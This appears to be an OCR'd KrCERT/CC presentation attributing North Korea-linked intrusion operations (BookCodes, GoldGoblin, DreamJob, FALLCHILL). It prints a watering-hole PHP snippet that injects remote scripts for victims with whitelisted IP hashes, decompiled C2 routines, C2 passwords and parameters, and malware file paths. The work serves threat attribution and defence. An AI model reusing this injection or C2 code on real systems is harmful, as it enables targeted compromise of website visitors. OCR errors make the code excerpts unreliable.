
Operation BookCodes (2020)

```
<?php
        function GetIP()
        {
                if (getenv("HTTP_CLIENT_IP") & strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
                        $ip = getenv("HITP_CLIENT_IP");
                else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
                        $ip = getenv("HTTP_X_FORWARDED_FOR");
                else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown")
                        $ip = getenv("RENOTE_ADDR");
                else if (isset($_SERVER['REMOTE ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "Unknown"))
                        $ip = $_SERVER['REMOTE_ADDR'];
                else
                        $ip = "Unknown";

                return $ip;
        }

        $ip = GetIP();
        $ips = explode('.', $ip);
        $ip_b = md5($ips[0].'.'.$ips[1].'.');
        $ip_c = md5($ips[0].'.'.$ips[1].'.'.$ips[2].'.');
        $ip_d = md5($ip);
        $ua = strtolower($_SERVER['HTTP_USER_AGENT']);

        $ip_c_s_lst = array ('902[redacted]pa163b', '86662a[redacted]3ef', '57e1d9cf[redacted]

        $ip_d_s_lst = array ('4d5[redacted]793e56', '79a3d8[redacted]be0', '27e17a2a[redacted]

        if (in_array($ip_c, $ip_c_s_lst) || in_array($ip_d, $ip_d_s_lst))
        {
?>
                <script src="https:/ [redacted] editor/popup/lib/jquery_min_ui.js"></script>
                <script src="https:/ [redacted] editor/popup/lib/?idx=90347"></script>
<?php
        }
?>
```

Operation GoldGoblin (2023)


Attribution

Command and Control - Web Service: Bidirectional Communication



Attribution

Command and Control - Web Service: Bidirectional Communication



Attribution

Defense Evasion - Masquerading: Match Legitimate Name or Location

IR	Malicious Code Path
DreamJob Cluster(2018)	C:₩ProgramData₩adobe₩ C:₩ProgramData₩softcamp₩ C:₩Windows₩System32₩[ServiceName].dll
Bookcodes Cluster (2020)	C:₩ProgramData₩ C:₩Windows₩System32₩[ServiceName].dll
GoldGoblin Cluster (2023)	C:₩ProramData₩USOShared₩ C:₩ProramData₩picpick₩ C:₩ProramData₩ESTsoft₩ C:₩ProramData₩Nuget₩ C:₩ProramData₩Intel₩ C:₩ProramData₩ssh₩ C:₩ProramData₩Microsoft₩DRM₩ C:₩Windows₩System32₩**proc.sys

Attribution

DreamJob(DeathNote) Cluster

Substitution Algorithm

```
{
  v3 = 11;
  if ( *result )
  {
    v4 = result;
    do
    {
      v5 = 0;
      v6 = &Substitution_table;
      while ( *v4 != *v6 )
      {
        ++v5;
        v6 = (v6 + 1);
        if ( v5 >= 0x40 )
          goto LABEL_9;
      }
      v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));
      *v4 = v7;
      v3 = (v3 + v7) & 0x3F;
LABEL_9:
      ++v4;
    }
    while ( *v4 );
  }
  return v2;
}
return result;
```

Communication parameter

```
v7 = 0;
vsprintf_(v9, "%s", "8Rvi4-UPMQvFgjMJ3cZF");
vsprintf_(v11, "%X", a1);
sprintf_s(Buffer, 0x201ui64, "%s%s&%s%s", "type=", v11, "data=", v9);
v2 = sub_1800057F0(Buffer, strlen(Buffer), &Source, &v7);
v3 = Source;
if ( v2 != 1 )
{
LABEL_6:
  if ( v3 )
  {
    v6 = Decode_str("My9DHrY6s");              // LocalFree
    v6(v3);
  }
  return 0i64;
}
memset(Destination, 0, 260);
if ( Source )
{
  if ( v7 >= 0xF )
  {
    memcpy_s(Destination, 0x104ui64, Source, 0xFui64);
    if ( !strcmp(Destination, "<!DOCTYPE html>") )
    {
      v4 = Decode_str("My9DHrY6s");            // LocalFree
      v4(v3);
      return 1i64;
    }
  }
  goto LABEL_6;
}
return 0i64;
```

CASE B (GiddyupStda Bold_Command page)

Substitution Algorithm

```
{
  v3 = 11;
  if ( *result )
  {
    v4 = result;
    do
    {
      v5 = 0;
      v6 = &Substitution_table;
      while ( *v4 != *v6 )
      {
        ++v5;
        v6 = (v6 + 1);
        if ( v5 >= 0x40 )
          goto LABEL_9;
      }
      v7 = *(&Substitution_table + ((v5 - v3) & 0x3F));
      *v4 = v7;
      v3 = (v3 + v7) & 0x3F;
LABEL_9:
      ++v4;
    }
    while ( *v4 );
  }
  return v2;
}
return result;
```

Communication parameter

```
memset(DstBuf, 0, 513);
sub_18000EDA0(v9, "%s", "NVWo1dpKf02J9wk4O8AC");
sub_18000EDA0(v11, "%X", a1);
sprintf_s(DstBuf, 0x201ui64, "%s%s&%s%s", "board=", v11, "contents=", v9);
v2 = sub_180010950(DstBuf, strlen(DstBuf), &Src, &v7);
v3 = Src;
if ( v2 != 1 )
{
LABEL_6:
  if ( v3 )
  {
    v6 = decode("Sqbk9aJyT");
    (v6)(v3);
  }
  return 0i64;
}
memset(Dst, 0, 260);
if ( Src )
{
  if ( v7 >= 0xF )
  {
    memcpy_s(Dst, 0x104ui64, Src, 0xFui64);
    if ( !strcmp(Dst, "<!DOCTYPE html>") )
    {
      v4 = decode("Sqbk9aJyT");
      (v4)(v3);
      return 1i64;
    }
  }
  goto LABEL_6;
}
```

Incident at a Cryptocurrency Exchange (2018)

Attribution

DreamJob(DeathNote) Cluster

```
Const pASswORD_FIRST="8Rvi4-UPMQvFgjMJ3cZF"
CoNst PAsSWORd_SEcOND="D8CsrVeepHe5ByHrm8I2"
Const PARAM_FIRSt="type"
Const PARAM_SEcOnD="data"
ConSt PArAM_THIRD="topic"
Const TYPE_FIRST="article"
Const TYPE_SECOND="cisco"
Const tYpE_ThiRD="microsoft"
const TYPE_fOURTH="apple"
ConsT TyPE_FIFTH="favourite"
COnst RESPONsE_SUCCESS="<!DOCTYPE html>"
Const RESPONSE_FaiL=" "
```

CASE B (GiddyupStda Bold_Command page)

```
private static final String PASSWORD_FIRST = "NVWo1dpKf02J9wk4O8AC";
private static final String PASSWORD_SECOND = "PvfxtShbdHe895yEoUAV";
private static final String PARAM_FIRST = "board";
private static final String PARAM_SECOND = "contents";
private static final String PARAM_THIRD = "table";
private static final String TYPE_FIRST  = "economy";
private static final String TYPE_SECOND = "fashion";
private static final String TYPE_THIRD  = "cook";
private static final String TYPE_FOURTH = "diet";
private static final String TYPE_FIFTH  = "comic";
private static final String TYPE_SIXTH  = "travel";
private static final String RESPONSE_SUCCESS = "<!DOCTYPE html>";
private static final String RESPONSE_FAIL = " ";
private static final String REPLACE_STRING = "D9hWnVEqdgzJ67/B8euS0yKCIM
```

Incident at a Cryptocurrency Exchange (2018)

Attribution

FALLCHILL Cluster

	FALLCHILL (RC4) – CISA (2017)	FALLCHILL (AES) – KrCERT (2018)
Encrypt configuration String	RC4+XOR	AES
Command Encrypt	RC4+XOR	AES+BASE64
Protocal	Fake TLS (TLS 1.0, TLS 1.2)	HTTP, TLS 1.0
Malware Version	2.3 , x86_3.0	x86_1.0, x64_1.0
Command ID	0xFF34 ~ 0xFF56	0xFF31 ~ 0xFF5D
configuration Location	SYSTEM₩CurrentControlSet₩services₩eventlog₩Application₩Config	SYSTEM₩CurrentControlSet₩services₩eventlog₩Application₩Conf SYSTEM₩CurrentControlSet₩services₩eventlog₩Application₩Config

Malware Name	Confirm	Malware Version	Configuration Location
FALLCHILL (RC4)	CISA('17)	2.3 , x86_3.0	SYSTEM₩CurrentControlSet₩services₩eventlog₩Application₩Config
FALLCHILL (AES)	KISA('18)	x86_1.0, x64_1.0	SYSTEM₩CurrentControlSet₩services₩eventlog₩Application₩Config
**proc.sys (CASE C)	KISA('21~'23)	x64_1.2	SYSTEM₩CurrentControlSet₩services₩eventlog₩Application₩Config

Attribution

FALLCHILL Cluster

```
v13 = GetTickCount_0();
srand(v13);
for ( cnt = 0i64; cnt < 16; ++cnt )
{
  v15 = rand();
  if ( v15 == 3 * (v15 / 3) )
  {
    v16 = v15 % 10 + 48;
  }
  else if ( v15 % 3 == 1 )
  {
    v16 = v15 % 26 + 97;
  }
  else
  {
    v16 = v15 % 26 + 65;
  }
  v85[cnt] = v16;
}
```

16byte Key Generate Algorithm
GoldGoblin – CASE C

```
v1 = GetTickCount();
srand(v1);
for ( i = 0; i < 16; ++i )
{
  v4 = rand();
  if ( v4 % 3 )
  {
    if ( v4 % 3 == 1 )
      v2 = v4 % 0x1A + 97;
    else
      v2 = v4 % 0x1A + 65;
    *(i + a1) = v2;
  }
  else
  {
    *(i + a1) = v4 % 0xA + 48;
  }
}
```

16byte Key Generate Algorithm
FALLCHILL-AES

Attribution

- Target : press, marine industry, Financial S/W development
- Initial Access : Watering Hole, Financial security S/W vulnerabilities

BookCodes

- Target : defense industry, cryptocurrency exchange
- Initial Access : Spear Phishing, Watering Hole, S/W vulnerabilities

DreamJob (Death Note)

FALLCHILL

- Target : Hosting company, Financial S/W development, G/W development
- Initial Access: Spear Phishing

Thank You

SEULGI LEE (KrCERT/CC) sglee@kisa.or.kr

DONGWOOK KIM (KrCERT/CC) kimdw777@kisa.or.kr

TAEWOO LEE (KrCERT/CC) heavyrain@kisa.or.kr